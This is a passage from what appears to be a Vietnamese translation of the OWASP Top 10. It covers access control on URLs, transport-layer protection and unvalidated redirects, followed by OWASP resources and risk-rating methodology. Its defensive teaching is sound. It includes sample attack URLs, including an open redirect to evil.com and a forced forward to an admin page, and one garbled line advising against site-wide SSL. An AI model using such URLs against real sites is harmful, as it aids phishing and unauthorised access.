2. Liệu trang có cung cấp quyền truy cập cho TẤT CẢ người dùng xác thực được? Nếu không, có cần một xác minh để đảm bảo người dùng có quyền mới được truy cập trang đó?

Những biện pháp an ninh bên ngoài cung cấp chứng thực và những kiểm tra xác minh để truy cập trang. Xác minh chúng được cấu hình đúng cho mỗi trang. Nếu mã bảo vệ theo cấp độ được sử dụng, xác minh rằng mã bảo vệ được đặt ra cho mỗi trang cần thiết. Một cuộc thâm nhập thử nghiệm nên được thực hiện để xác minh chất lượng của các lớp bảo vệ.

Làm cách nào để chống?

Ngăn chặn truy cập trái phép đòi hỏi việc chọn lựa một cách cẩn thận để yêu cầu xác thực và xác minh một cách phù hợp cho mỗi trang. Thông thường, sự bảo vệ đó được cung cấp bởi một hay nhiều nhân tố khác ngoài mã ứng dụng. Bất kể cơ chế nào được sử dụng chúng nên tuân theo các chỉ dẫn sau:

1. tất cả các quy định về xác minh và chứng thực cần thiết dựa trên chức năng, để giảm thiểu các nỗ lực cần thiết để duy trì các quy định này.
2. quy định nên có khả năng cấu hình cao, để giảm thiểu bất kỳ thiết lập cứng nào trong quy định.
3. những cơ chế bắt buộc phải tuân theo nên từ chối tất cả các truy cập mặc định, yêu cầu xác minh rõ ràng cho từng người sử dụng và vai trò của người truy cập mỗi trang.
4. nếu trang là một phần của một quy trình công việc, đảm bảo các điều kiện đang ở trạng thái thích hợp để cho phép truy cập.

Ví dụ tình huống tấn công

Kẻ tấn công đơn giản nhắm mục tiêu vào các URL. Cả hai URL sau đây là đều yêu cầu chứng thực. Quyền quản trị cũng phải cần được cung cấp để truy cập vào trang "admin_getappInfo":

<http://example.com/app/getappInfo>

http://example.com/app/admin_getappInfo

Nếu kẻ tấn công không được chứng thực mà vẫn có thể truy cập vào trang, thì đó gọi là truy cập trái phép đã được cho phép. Nếu một người sử dụng được chứng thực, nhưng lại không phải trong ban quản trị, vẫn truy cập được vào trang "admin_getappInfo", đây là một lỗ hổng cho các kẻ tấn công truy cập vào các trang quản trị không được bảo vệ một cách đúng đắn.

Những lỗ hổng như vậy thường được phát hiện ra khi xuất hiện các đường liên kết và nút bấm mà thông thường không được hiển thị cho người sử dụng bình thường, đó là khi ứng dụng đã thất bại trong việc bảo vệ trang web mà họ nhắm đến.

Nguồn tham khảo


OWASP

- [OWASP Top 10-2007 on Failure to Restrict URL Access](#)
- [ESAPI Access Control API](#)
- [OWASP Development Guide: Chapter on Authorization](#)
- [OWASP Testing Guide: Testing for Path Traversal](#)
- [OWASP Article on Forced Browsing](#)

Để có thêm thông tin về yêu cầu quản lý truy cập, xem thêm [ASVS requirements area for Access Control \(V4\)](#).

Nguồn khác

- [CWE Entry 285 on Improper Access Control \(Authorization\)](#)



Tôi có mắc phải lỗi?

Cách tốt nhất để tìm ra nếu một ứng dụng có đủ bảo vệ ở lớp vận chuyển là kiểm tra những điểm sau:

1. SSL được sử dụng để bảo vệ tất cả lưu lượng liên quan đến xác thực.
2. SSL được sử dụng cho tất cả các tài nguyên trên các trang riêng và dịch vụ. Điều này bảo vệ tất cả dữ liệu và mã của phiên làm việc đã được trao đổi. Không nên dùng SSL cho toàn web vì nó gây ra cảnh báo cho người dùng trong trình duyệt, và có thể làm lộ mã phiên làm việc của người dùng.
3. Chỉ hỗ trợ những thuật toán mạnh.
4. Tất cả các mã phiên có sử dụng thuộc tính bảo mật để trình duyệt không bao giờ vận chuyển chúng ở dạng không mã hóa.
5. Các chứng chỉ máy chủ là hợp pháp và được cấu hình đúng cho máy chủ đó. Điều này bao gồm việc các chứng chỉ đó được ban hành bởi một công ty phát hành ủy quyền, chưa hết hạn, chưa bị thu hồi, và nó đúng với tất cả các tên miền mà trang web sử dụng.

Làm cách nào để chống?

Cung cấp việc bảo vệ các lớp vận chuyển một cách thích hợp có thể ảnh hưởng đến thiết kế trang web. Dễ dàng nhất để yêu cầu SSL cho toàn bộ trang web. Vì lý do hiệu suất, một số trang web chỉ sử dụng SSL cho trên các trang riêng. Một số khác chỉ sử dụng SSL cho các trang "quan trọng", nhưng điều này có thể phơi bày mã của phiên làm việc "session id" và những dữ liệu nhạy cảm khác. Ở mức tối thiểu, thực hiện tất cả các công việc sau:

1. Yêu cầu SSL cho tất cả các trang nhạy cảm. Những yêu cầu không qua SSL đến những trang này nên được chuyển hướng đến các trang SSL.
2. Sử dụng thuộc tính "secure" cho các cookie nhạy cảm.
3. Cấu hình SSL chỉ hỗ trợ những thuật toán mạnh (ví dụ: tuân thủ FIPS 140-2).
4. Đảm bảo chứng chỉ SSL hợp lệ, chưa quá hạn, không bị thu hồi và phù hợp với tên miền của trang web.
5. Các kết nối ở đầu cuối cũng nên sử dụng SSL hoặc các công nghệ mã hóa khác.

Ví dụ tình huống tấn công

Kịch bản 1: Một trang web không sử dụng SSL cho tất cả các trang yêu cầu xác thực. Kẻ tấn công chỉ đơn giản là theo dõi lưu lượng mạng, và quan sát cookie phiên làm việc session của một nạn nhân đã chứng thực. Sau đó kẻ tấn công sử dụng lại cookie này và chiếm phiên làm việc session của người sử dụng.

Kịch bản 2: Một trang web có chứng chỉ SSL được cấu hình không đúng, gây cảnh báo của trình duyệt cho người sử dụng. Người dùng phải chấp nhận cảnh báo đó và tiếp tục, để sử dụng trang web. Điều này làm cho người sử dụng quen với cảnh báo như vậy. Kẻ tấn công thu hút khách hàng của trang web tới một trang web tương tự mà không có giấy chứng nhận hợp lệ, tạo ra cảnh báo tương tự ở trình duyệt. Vì nạn nhân đã quen với cảnh báo như vậy, họ tiếp tục sử dụng các trang web lừa đảo, và làm lộ mật khẩu hoặc các dữ liệu cá nhân khác.

Kịch bản 3: Một trang web đơn giản chỉ sử dụng tiêu chuẩn ODBC / JDBC cho các kết nối cơ sở dữ liệu. Tất cả lưu lượng ở định dạng không được mã hóa.

Nguồn tham khảo


OWASP

Để có thêm thông tin đầy đủ về những yêu cầu và vấn đề cần tránh, xem [ASVS requirements on Communications Security \(V10\)](#).

- [OWASP Transport Layer Protection Cheat Sheet](#)
- [OWASP Top 10-2007 on Insecure Communications](#)
- [OWASP Development Guide: Chapter on Cryptography](#)
- [OWASP Testing Guide: Chapter on SSL/TLS Testing](#)

Nguồn khác

- [CWE Entry 319 on Cleartext Transmission of Sensitive Information](#)
- [SSL Labs Server Test](#)
- [Definition of FIPS 140-2 Cryptographic Standard](#)



Tôi có mắc phải lỗi?

Cách tốt nhất để xác định một chương trình có lỗi chuyển hướng hoặc chuyển tiếp thiếu chứng thực là

1. Xem lại các mã nguồn có sử dụng các chuyển hướng hoặc chuyển tiếp. Đối với mỗi lần sử dụng, xác định nếu các URL mục tiêu được chứa trong giá trị tham số nào không. Nếu có, các tham số này chỉ được chứa chỉ một điểm đến được cho phép, hoặc thành phần của một điểm đến.
2. Ngoài ra, "spider" các trang web để xem nếu nó tạo ra bất kỳ chuyển hướng (HTTP mã phản hồi 300-307, điển hình là 302). Nhìn vào các thông số được cung cấp trước khi chuyển hướng để xem chúng có xuất hiện như một URL đích hoặc một phần của URL như vậy. Nếu có, thay đổi URL đích và quan sát xem các trang web có chuyển hướng đến các đích mới.
3. Nếu mã chương trình không có sẵn, kiểm tra lại các thông số để xem chúng có phải là một phần của một trang chuyển hướng hoặc chuyển tiếp URL đích. Kiểm tra lại các thông số đó.

Làm cách nào để chống?

An toàn sử dụng các chuyển hướng và chuyển tiếp có thể được thực hiện trong một số cách sau đây:

1. Đơn giản chỉ cần tránh sử dụng chuyển hướng và chuyển tiếp.
2. Nếu sử dụng, tránh sử dụng tham số của người dùng cho việc xác định điểm đến. Điều này thường có thể thực hiện được.
3. Nếu việc sử dụng tham số cho điểm đến không thể tránh khỏi, đảm bảo giá trị của tham số là hợp lệ và đúng quyền của người dùng.

Tham số điểm đến nên là một "mapping value", hơn là URL hoặc là một phần của URL thực, và chương trình ở phía máy chủ (server side code) sẽ dịch "this mapping" sang URL đích.

Ứng dụng có thể sử dụng ESAPI để ghi đè lên method `sendRedirect()` để đảm bảo tất cả các chuyển hướng các điểm đến được an toàn.

Tránh sai sót như vậy là cực kỳ quan trọng vì chúng là một mục tiêu ưa thích của những kẻ giả mạo cố gắng để có được lòng tin của người dùng.

Ví dụ tình huống tấn công

Kịch bản 1: Ứng dụng này có một trang gọi là "redirect.jsp" mà có một tham số duy nhất có tên là "url". Kẻ tấn công tạo một URL độc hại để hướng người dùng đến một trang web độc hại để thực hiện lừa đảo (phishing) và cài đặt các phần mềm độc hại.

http://www.example.com/redirect.jsp?url=evil.com

Kịch bản 2: Ứng dụng sử dụng chuyển tiếp (forward) để di chuyển yêu cầu (route request) giữa các bộ phận khác nhau của trang web. Để tạo điều kiện này, một số trang sử dụng một tham số để chỉ ra nơi người sử dụng phải được gửi nếu giao dịch thành công. Trong trường hợp này, kẻ tấn công tạo ra một URL sẽ vượt qua kiểm tra truy cập của ứng dụng và sau đó chuyển tiếp kẻ tấn công vào những chức năng quản trị bình thường không thể truy cập được.

http://www.example.com/boring.jsp?fwd=admin.jsp

Nguồn tham khảo

OWASP

- [OWASP Article on Open Redirects](#)
- [ESAPI SecurityWrapperResponse sendRedirect\(\) method](#)

Nguồn khác

- [CWE Entry 601 on Open Redirects](#)
- [WASC Article on URL Redirector Abuse](#)
- [Google blog article on the dangers of open redirects](#)

Thiết lập và sử dụng một tập hợp những chương trình quản lý an ninh

Cho dù bạn là người mới biết đến bảo mật ứng dụng web hoặc đã rất quen thuộc với những rủi ro này, công việc sản xuất một ứng dụng web mới an toàn hoặc sửa chữa một ứng dụng hiện có thể là điều không dễ dàng

Nhiều nguồn OWASP miễn phí và mở đang có sẵn.

Để giúp các tổ chức và lập trình viên giảm thiểu rủi ro bảo mật ứng dụng của họ một cách hiệu quả về chi phí OWASP đã xây dựng nhiều nguồn mở và miễn phí mà bạn có thể sử dụng để giải quyết vấn đề bảo mật ứng dụng trong tổ chức của bạn. Sau đây là một số trong nhiều tài nguyên OWASP đã sản xuất để giúp các tổ chức sản xuất các ứng dụng web an toàn. Ở trang tiếp theo, chúng tôi trình bày thêm về tài nguyên của OWASP có thể giúp các tổ chức trong việc xác minh tính bảo mật của các ứng dụng của họ.

Yêu cầu về bảo mật cho ứng dụng:

- Để sản xuất một ứng dụng web an toàn, bạn phải xác định định nghĩa về an toàn cho ứng dụng đó. OWASP khuyến khích bạn sử dụng ứng dụng [Application Security Verification Standard \(ASVS\)](#), như một hướng dẫn cho việc thiết lập các yêu cầu an ninh cho các ứng dụng của bạn. Nếu bạn đang “outsource”, hãy xem xét về hợp đồng trong vấn đề bảo mật ở phần phụ lục ([OWASP Secure Software Contract Annex](#)).

Kiến trúc của bảo mật cho ứng dụng:

- thay vì cập nhật công nghệ bảo mật vào các ứng dụng của bạn, thiết kế bảo mật ngay từ đầu hiệu quả kinh tế hơn nhiều. OWASP đề nghị [OWASP Developer's Guide](#), như là một điểm khởi đầu tốt để được hướng dẫn về cách thiết kế bảo mật trong từ đầu.

Quản lý an ninh tiêu chuẩn

- Xây dựng kiểm soát an ninh mạnh mẽ và có thể sử dụng là đặc biệt khó khăn. Cung cấp lập trình viên với một bộ tiêu chuẩn an ninh kiểm soát hoàn toàn đơn giản hóa việc phát triển các ứng dụng an toàn. OWASP khuyến khích sử dụng [OWASP Enterprise Security API \(ESAPI\) project](#) làm mô hình cho các API bảo mật cần thiết để sản xuất các ứng dụng web an toàn. ESAPI cung cấp triển khai tham chiếu trong [Java](#), [.NET](#), [PHP](#), [Classic ASP](#), [Python](#), [Cold Fusion](#).

Bảo đảm an toàn vòng phát triển

- Để cải thiện quá trình tổ chức của bạn sau khi xây dựng các ứng dụng như vậy, OWASP đề nghị [OWASP Software Assurance Maturity Model \(SAMM\)](#). Mô hình này giúp các tổ chức xây dựng và thực hiện một chiến lược cho an ninh phần mềm được thiết kế để đối mặt với những rủi ro cụ thể tổ chức của họ.

Giáo dục về bảo mật ứng dụng

- Các dự án về giáo dục của OWASP [OWASP Education Project](#) cung cấp tài liệu đào tạo để giúp giáo dục phát triển về bảo mật ứng dụng web và đã biên soạn một danh sách của [OWASP Educational Presentations](#). Đối với tìm hiểu thực tế về các lỗ hổng, hãy thử OWASP [WebGoat](#). Để cập nhật thông tin, hãy đến một [OWASP AppSec Conference](#), OWASP Hội nghị Đào tạo, hoặc các cuộc họp của tổ chức của [OWASP](#) tại địa phương [OWASP Chapter meetings](#).

Có thêm nhiều tài liệu của OWASP sẵn có để sử dụng. Xin vui lòng truy cập vào trang dự án OWASP, trong đó liệt kê tất cả các dự án OWASP, organized by the release quality of the projects in question (Release Quality, Beta, or Alpha). Hầu hết các OWASP tài nguyên có sẵn trên [wik](#) của chúng tôi, và nhiều văn bản OWASP có thể được [đặt hàng bản in](#).



Dành cho người kiểm soát

Tổ chức

Để xác minh sự an toàn của một ứng dụng do chính bạn phát triển hoặc một ứng dụng bạn muốn mua, OWASP khuyên bạn nên xem lại code của ứng dụng (nếu có) và thử nghiệm tính khả thi của ứng dụng. OWASP khuyên bạn nên dùng một hệ thống kết hợp của nhiều tầng bảo mật cùng một lúc và thực hiện thử nghiệm thâm nhập vào ứng dụng bất cứ khi nào có thể, việc làm này cho phép bạn tận dụng những thế mạnh của cả hai phương pháp, và hai phương pháp này cũng sẽ tiếp cận bổ sung cho nhau. Công cụ trợ giúp quá trình xác minh có thể cải thiện tính hiệu quả của một chuyên gia phân tích. Công cụ đánh giá của OWASP được phát triển với mục đích chính trợ giúp một chuyên gia làm việc hiệu quả hơn, thay vì tự động hóa quá trình phân tích ứng dụng.

Tiêu chuẩn hóa làm thế nào để bạn xác minh được tính bảo mật của một ứng dụng web: Để giúp các tổ chức phát triển tính đồng bộ và một quy định nghiêm ngặt khi đánh giá sự an toàn của các ứng dụng web, OWASP đã cho ra đời [Application Security Verification Standard \(ASVS\)](#).

Tài liệu này xác định một tiêu chuẩn kiểm định tối thiểu đối với việc thực hiện đánh giá bảo mật ứng dụng web. OWASP khuyên bạn nên sử dụng ASVS như một bản hướng dẫn, nó không chỉ hướng dẫn bạn những gì cần tìm khi xác minh tính bảo mật của một ứng dụng web, mà còn có cả kỹ thuật thích hợp nhất để sử dụng, và giúp bạn xác định và chọn một mức độ nghiêm ngặt khi xác minh tính an ninh của một ứng dụng web. OWASP cũng khuyên bạn sử dụng ASVS để có thể xác định và lựa chọn dịch vụ đánh giá ứng dụng web mua từ một nhà cung cấp bên thứ ba.

Bộ công cụ đánh giá: [OWASP Live CD Project](#) là tổng hợp một số nguồn công cụ an ninh mở tốt nhất vào một môi trường có thể tự khởi động. Những nhà phát triển web, những người thử nghiệm, và các chuyên gia bảo mật có thể khởi động từ đĩa CD Live và ngay lập tức truy cập vào một bộ kiểm tra bảo mật hoàn chỉnh. Đĩa CD này không yêu cầu bất cứ một cài đặt hoặc một cấu hình máy nào để vận hành.

Kiểm định mã nguồn

Kiểm định mã nguồn là cách làm hiệu quả nhất để xác minh một ứng dụng có được an toàn hay không. Thử nghiệm chỉ có thể chứng minh được tính không an toàn của ứng dụng.

Rà soát mã nguồn: cùng với [OWASP Developer's Guide](#) và [OWASP Testing Guide](#), OWASP đã cho ra đời bản hướng dẫn [OWASP Code Review Guide](#) để các nhà phát triển và các chuyên gia bảo mật ứng dụng hiểu được tầm quan trọng của việc rà soát mã số trong việc đánh giá tính bảo mật của một ứng dụng một cách hiệu quả nhất. Tài liệu có bao gồm nhiều vấn đề bảo mật ứng dụng web, như Lỗi Nhúng Mã, làm cho việc tìm kiếm thông qua đánh giá mã dễ dàng hơn là thử nghiệm bên ngoài.

Công cụ rà soát mã nguồn: OWASP đã được thực hiện một số công việc đầy hứa hẹn trong lĩnh vực hỗ trợ các chuyên gia phân tích mã thực hiện, nhưng những công cụ này vẫn đang trong giai đoạn đầu của họ. Các tác giả của những công cụ này sử dụng chúng hàng ngày khi thực hiện đánh giá mã an ninh của họ, nhưng không phải là chuyên gia có thể tìm thấy những công cụ này hơi khó sử dụng. Chúng bao gồm [CodeCrawler](#), [Orizon](#), and [O2](#).

Kiểm tra an ninh và thâm nhập

Kiểm tra các ứng dụng: OWASP cung cấp Hướng dẫn kiểm tra ([Testing Guide](#)) để giúp các lập trình viên, người kiểm tra (tester), và các chuyên gia bảo mật ứng dụng hiểu làm thế nào để kiểm tra an ninh của các ứng dụng web một cách hiệu quả và chính xác. Hướng dẫn này rất rộng, trong đó có hàng chục người đóng góp, cung cấp nhiều chủ đề về kiểm tra bảo mật của ứng dụng web.. Cũng như kiểm định mã nguồn có những điểm mạnh riêng, kiểm tra bảo mật cũng vậy. Nó rất hấp dẫn khi bạn có thể chứng minh một ứng dụng là không an toàn bằng cách khai thác chính những lỗi bảo mật của ứng dụng đó. Ngoài ra còn có nhiều vấn đề bảo mật, đặc biệt là tất cả các bảo mật của cơ sở hạ tầng của ứng dụng, không thể thấy được nếu chỉ kiểm định mã nguồn, bởi vì những không chỉ ứng dụng cung cấp cho an ninh cho chính nó.

Công cụ kiểm tra thâm nhập: [WebScarab](#), một trong những công cụ được sử dụng rộng rãi nhất trong số các dự án OWASP, là một web proxy. Nó cho phép một nhà phân tích bảo mật dừng một yêu cầu ứng dụng web, tìm ra ứng dụng hoạt động như thế nào, và sau đó cho phép nhà phân tích gửi yêu cầu kiểm tra để xem liệu ứng dụng có trả lời một cách an toàn. Công cụ này đặc biệt hiệu quả trong việc hỗ trợ một nhà phân tích trong việc xác định lỗ hổng XSS, chứng thực sai sót, và kiểm tra truy cập sai sót.

Bắt đầu Chương trình Bảo mật ứng dụng ngay bây giờ

Ứng dụng bảo mật không còn là một sự lựa chọn. Giữa sự tăng cường của các cuộc tấn công và áp lực từ các quy định, các tổ chức phải thiết lập một cơ chế hiệu quả để đảm bảo bảo mật cho các ứng dụng của họ. Với một số lượng đáng kinh ngạc của các ứng dụng và mã đang trong quá trình sử dụng, nhiều tổ chức đang vất vả để xử lý lượng lỗ hổng bảo mật khổng lồ. OWASP khuyến cáo các tổ chức thiết lập một chương trình bảo mật ứng dụng để có được cái nhìn sâu sắc và cải thiện bảo mật một cách toàn diện. Chương trình bảo mật ứng dụng đòi hỏi nhiều bộ phận khác nhau của một tổ chức làm việc với nhau hiệu quả, bao gồm cả bộ phận bảo mật và kiểm định (audit), phát triển phần mềm, kinh doanh và quản lý điều hành. Nó đòi hỏi bảo mật phải minh bạch, để những người tham gia vào chương trình có thể thấy và hiểu tình hình bảo mật của các ứng dụng của tổ chức/công ty. Nó cũng đòi hỏi phải tập trung vào các hoạt động và kết quả mà thực sự giúp cải thiện an ninh doanh nghiệp bằng cách giảm rủi ro một cách kinh tế nhất. Một số hoạt động quan trọng trong chương trình bảo mật ứng dụng hiệu quả bao gồm:

Bắt đầu

- Thành lập một chương trình bảo mật ứng dụng ([application security program](#)) và thúc đẩy sự chấp nhận chương trình
- Thực hiện [phân tích so sánh tổ chức của bạn với các công ty](#) tương tự để xác định các lĩnh vực cần tăng cường và kế hoạch cải tiến thực thi.
- Có được quản lý phê duyệt và thiết lập một [chiến dịch đẩy mạnh nhận thức về bảo mật ứng dụng](#) cho toàn bộ tổ chức CNTT.

Cách thức dựa trên phân tích rủi ro:

- Xác định và [phân loại các danh mục ứng dụng](#) theo khía cạnh rủi ro
- Tạo ra một mô hình phân tích rủi ro để đo đạc và phân loại các ứng dụng trong danh mục của bạn. Thiết lập hướng dẫn an ninh nhằm định danh một cách cẩn thận các mức độ và yêu cầu nghiêm ngặt
- Thiết lập [một mô hình rủi ro thông dụng](#) với một tập hợp những khả năng xảy ra và các sự tổn hại để thể hiện khả năng chịu đựng rủi ro của tổ chức

Kích hoạt với một cơ sở vững mạnh

- Triển khai [một tập hợp những nguyên tắc luật lệ](#) mà các vấn đề an ninh ứng dụng phải được tuân thủ.
- Định nghĩa [một tập hợp chung những hoạt động tái sử dụng kiểm soát an ninh](#) mà có thể hỗ trợ những điều luật và cung cấp hướng dẫn thiết kế và phát triển chúng
- Triển khai [một chương trình đào tạo an ninh ứng dụng](#) với các đòi hỏi khác nhau tùy thuộc vào vai trò nhiệm vụ và chủ đề

Kết hợp bảo mật vào những tiến trình có sẵn

- Định nghĩa và kết hợp những [hoạt động triển khai](#) và [kiểm tra an ninh](#) vào những tiến trình phát triển và hoạt động. Ví dụ: [Attack Vectors Modeling](#), Secure Design & [Review](#), Secure Code & [Review](#), [Pen Testing](#), Remediation, etc.
- Cung cấp những chuyên gia về từng chủ đề và [dịch vụ hỗ trợ cho nhóm phát triển và dự án](#)

Cung cấp tầm nhìn quản lý

- Quản lý với các số liệu. Cải tiến và đưa ra các quyết định tài trợ dựa trên các số liệu và phân tích dữ liệu tìm được. Số liệu bao gồm tuân thủ các thực hành bảo mật / hoạt động, tìm kiếm lỗ hổng, giảm nhẹ lỗi, bảo vệ ứng dụng, v.v
- Phân tích dữ liệu từ các hoạt động thực hiện và kiểm tra để tìm nguyên nhân gốc rễ và mô hình lỗi để tìm ra chiến lược và cải tiến hệ thống trên toàn doanh nghiệp.

Rủi ro, không phải điểm yếu

Mặc dù [phiên bản trước của OWASP Top 10](#) tập trung vào việc xác định các "lỗ hổng" phổ biến nhất, các tài liệu này luôn luôn được sắp xếp xung quanh các rủi ro. Điều này gây ra sự nhầm lẫn dễ hiểu của những người tìm kiếm một phân loại điểm yếu kín. Điều này cập nhật clarifiesthe rủi ro tập trung trong Top 10 bằng cách rõ ràng hơn về mối đe dọa đại lý, các cuộc tấn công, điểm yếu, tác động kỹ thuật, và các tác động kinh doanh kết hợp để tạo ra rủi ro.


Để làm được điều đó chúng tôi phát triển một phương pháp đánh giá rủi ro cho TOP 10 dựa vào [OWASP Risk Rating Methodology](#). Với mỗi mục trong Top 10, chúng tôi thiết lập sự rủi ro điển hình mà mỗi điểm yếu có thể tạo ra cho ứng dụng web bằng cách xem xét những khả năng xảy ra và hậu quả của mỗi điểm yếu. Chúng tôi xếp loại Top 10 dựa vào những điểm yếu mà tạo ra rủi ro đáng ngại nhất cho một ứng dụng.

[OWASP Risk Rating Methodology](#) định nghĩa những yếu tố có thể giúp tính toán rủi ro của một lỗ hổng được xác định. Tuy nhiên Top 10 luôn phải hướng đến sự tổng quát hơn là đi vào chi tiết trong một ứng dụng thực tế. Thành ra chúng tôi không bao giờ có thể đạt được sự chính xác trong tính toán như người chủ của hệ thống khi tính toán rủi ro cho ứng dụng. Chúng tôi không biết ứng dụng và dữ liệu của bạn có mức độ quan trọng như thế nào, những nhân tố gây hại có thể hay cách thức mà hệ thống của bạn được xây dựng và hoạt động.

Phương pháp luận của chúng tôi bao gồm ba yếu tố khả năng cho mỗi yếu điểm (tỷ lệ hiện nhiễm, khả năng phát hiện, và khả năng khai thác) và một yếu tố tác động (kỹ thuật). Sự phổ biến của yếu điểm là một yếu tố mà bạn thường không phải tính toán. Đối với dữ liệu phổ biến, chúng tôi đã được cung cấp số liệu thống kê tỷ lệ nhiễm từ một số tổ chức khác nhau và chúng tôi tính toán trung bình dữ liệu của họ với nhau để đưa ra danh sách Top 10. Dữ liệu này sau đó đã được kết hợp với 2 yếu tố kia (phát hiện và khai thác) để tính toán đánh giá khả năng xuất hiện cho mỗi điểm yếu. Điều này sau đó đã được nhân với tác động kỹ thuật mà chúng tôi ước tính trung bình cho mỗi mục để đi đến một bảng xếp hạng rủi ro tổng thể cho mỗi mục trong Top 10.

